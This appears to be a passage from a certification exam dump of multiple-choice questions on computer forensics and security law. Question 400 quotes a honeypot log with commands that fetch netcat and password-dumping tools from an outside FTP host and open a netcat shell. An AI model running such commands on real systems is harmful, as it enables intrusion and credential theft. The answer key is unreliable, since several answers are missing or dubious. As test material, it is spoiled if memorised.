C. Ping trace
D. Smurf scan
Answer: B (LEAVE A REPLY)

NEW QUESTION: 378
Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?
A. Federal Information Security Management Act (FISMA)
B. Sarbanes-Oxley Act (SOX)
C. Gramm-Leach-Bliley Act (GLBA)
D. Health Insurance Portability and Accountability Act (HIPAA)
Answer: B (LEAVE A REPLY)

NEW QUESTION: 379
Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?
A. Their first step is the acquisition of required documents, reviewing of security policies and compliance.
B. Their first step is to analyze the data they have currently gathered from the company or interviews.
C. Their first step is to make a hypothesis of what their final findings will be.
D. Their first step is to create an initial Executive report to show the management team.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 380
Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?
A. 18 U.S.C. 1362 Government communication systems
B. 18 U.S.C. 1361 Injury to Government Property
C. 18 U.S.C. 1831 Economic Espionage Act
D. 18 U.S.C. 1030 Fraud and related activity in connection with computers
E. 18 U.S.C. 1343 Fraud by wire, radio or television
F. 18 U.S.C. 1029 Possession of Access Devices
G. 18 U.S.C. 1832 Trade Secrets Act
Answer: (SHOW ANSWER)

NEW QUESTION: 381
Richard is extracting volatile data from a system and uses the command doskey/history. What is he trying to extract?
A. History of the browser
B. Previously typed commands
C. Events history
D. Passwords used across the system
Answer: (SHOW ANSWER)

NEW QUESTION: 382
Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest.
Which of the following acts does the email breach?
A. CAN-SPAM Act
B. GLBA
C. SOX
D. HIPAA
Answer: A (LEAVE A REPLY)

NEW QUESTION: 383
Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?
A. Security misconfiguration
B. Directory traversal
C. Parameter/form tampering
D. Unvalidated input
Answer: B (LEAVE A REPLY)

NEW QUESTION: 384
> NMAP -sn 192.168.11.200-215 The NMAP command above performs which of the following?
A. A port scan
B. A trace sweep
C. A ping scan
D. An operating system detect
Answer: C (LEAVE A REPLY)

NEW QUESTION: 385
When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

A. BIOS
B. Case files
C. Recycle Bin
D. MSDOS.sys
Answer: (SHOW ANSWER)

NEW QUESTION: 386
Jim's company regularly performs backups of their critical servers. But the company can't afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes aren't stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?
A. Encrypt the backup tapes and transport them in a lock box
B. Degauss the backup tapes and transport them in a lock box.
C. Encrypt the backup tapes and use a courier to transport them.
D. Hash the backup tapes and transport them in a lock box.
Answer: (SHOW ANSWER)

NEW QUESTION: 387
Which of the following tool can reverse machine code to assembly language?
A. RAM Capturer
B. Deep Log Analyzer
C. IDA Pro
D. PEiD
Answer: C (LEAVE A REPLY)

NEW QUESTION: 388
Smith, as a part his forensic investigation assignment, has seized a mobile device.
He was asked to recover the Subscriber Identity Module (SIM card) data the mobile device.
Smith found that the SIM was protected by a Personal identification Number (PIN) code but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234.
He unsuccessfully tried three PIN numbers that blocked the SIM card. What Jason can do in this scenario to reset the PIN and access SIM data?
A. He should ask the network operator for Personal Unlock Number (PUK) to gain access to the SIM
B. He cannot access the SIM data in this scenario as the network operators or device manufacturers have no idea about a device PIN
C. He should again attempt PIN guesses after a time of 24 hours

D. He should contact the device manufacturer for a Temporary Unlock Code (TUK) to gain access to the SIM
Answer: A (LEAVE A REPLY)

NEW QUESTION: 389
When analyzing logs, it is important that the clocks on the devices on the network are synchronized. Which protocol will help in synchronizing these clocks?
A. NTP
B. UTC
C. Time Protocol
D. PTP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 390
Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity. What does the icon in the checkpoint logs represent?
A. The firewall dropped a connection
B. A virus was detected in an email
C. An email was marked as potential spam
D. The firewall rejected a connection
Answer: (SHOW ANSWER)

NEW QUESTION: 391
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?
A. Demonstrate that no system can be protected against DoS attacks
B. Show outdated equipment so it can be replaced
C. Use attack as a launching point to penetrate deeper into the network
D. List weak points on their network
Answer: D (LEAVE A REPLY)

NEW QUESTION: 392
What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?
A. Support for MD5 hash verification
B. Support for Encrypted File System
C. Distribute processing over 16 or fewer computers
D. Cracks every password in 10 minutes
Answer: C (LEAVE A REPLY)

NEW QUESTION: 393
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used. What IDS feature must George implement to meet this requirement?
A. Signature-based anomaly detection
B. Pattern matching
C. Real-time anomaly detection
D. Statistical-based anomaly detection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 394
What type of analysis helps to identify the time and sequence of events in an investigation?
A. Temporal
B. Relational
C. Functional
D. Time-based
Answer: A (LEAVE A REPLY)

NEW QUESTION: 395
International Mobile Equipment Identifier (IMEI) is a 15-dlgit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:
A. Type Allocation Code (TAC)
B. Device Origin Code (DOC)
C. Manufacturer identification Code (MIC)
D. Integrated Circuit Code (ICC)

Answer: A (LEAVE A REPLY)

NEW QUESTION: 396
The given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?

A. dir /o:n
B. dir /o:e
C. dir /o:d
D. dir /o:s
Answer: C (LEAVE A REPLY)

NEW QUESTION: 397
_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.
A. Network Forensics
B. Event Reaction
C. Computer Forensics
D. Incident Response
Answer: C (LEAVE A REPLY)

NEW QUESTION: 398
In Microsoft file structures, sectors are grouped together to form:
A. Clusters
B. Drives
C. Partitions
D. Bitstreams
Answer: A (LEAVE A REPLY)

NEW QUESTION: 399
What will the following command accomplish?
dd if=/dev/xxx of=mbr.backup bs=512 count=1
A. Restore the first 512 bytes of the first partition of the hard drive
B. Mount the master boot record on the first partition of the hard drive
C. Back up the master boot record
D. Restore the master boot record
Answer: (SHOW ANSWER)

NEW QUESTION: 400
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.
He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.
"cmd1.exe /c open 213.116.251.162 >ftpcom"
"cmd1.exe /c echo johna2k >>ftpcom"
"cmd1.exe /c echo haxedj00 >>ftpcom"
"cmd1.exe /c echo get nc.exe >>ftpcom"
"cmd1.exe /c echo get pdump.exe >>ftpcom"
"cmd1.exe /c echo get samdump.dll >>ftpcom"
"cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"
What can you infer from the exploit given?
A. It is a local exploit where the attacker logs in using username johna2k
B. There are two attackers on the system - johna2k and haxedj00

C. The attack is a remote exploit and the hacker downloads three files
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port
Answer: (SHOW ANSWER)
Explanation: The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION: 401
What must an investigator do before disconnecting an iPod from any type of computer?
A. Join the iPod
B. Disjoin the iPod
C. Mount the iPod
D. Unmount the iPod
Answer: D (LEAVE A REPLY)

NEW QUESTION: 402
What type of equipment would a forensics investigator store in a StrongHold bag?
A. Hard drives
B. PDAPDA?
C. Wireless cards
D. Backup tapes
Answer: (SHOW ANSWER)

NEW QUESTION: 403
If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?
A. Time-loss compression
B. Lossless compression
C. Lossy compression
D. Lossful compression
Answer: C (LEAVE A REPLY)

NEW QUESTION: 404
You can interact with the Registry through intermediate programs. Graphical user interface (GUI) Registry editors such as Regedit.exe or Regedt32 exe are commonly used as intermediate programs in Windows 7. Which of the following is a root folder of the registry editor?
A. HKEY_LOCAL_ADMIN
B. HKEY_CLASSES_SYSTEM
C. HKEY_USERS
D. HKEY_CLASSES_ADMIN
Answer: C (LEAVE A REPLY)

NEW QUESTION: 405
The pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:
A. HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\DeviceManagement
B. HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement
C. HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement \PrefetchParameter
D. HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\SystemManagemen
Answer: (SHOW ANSWER)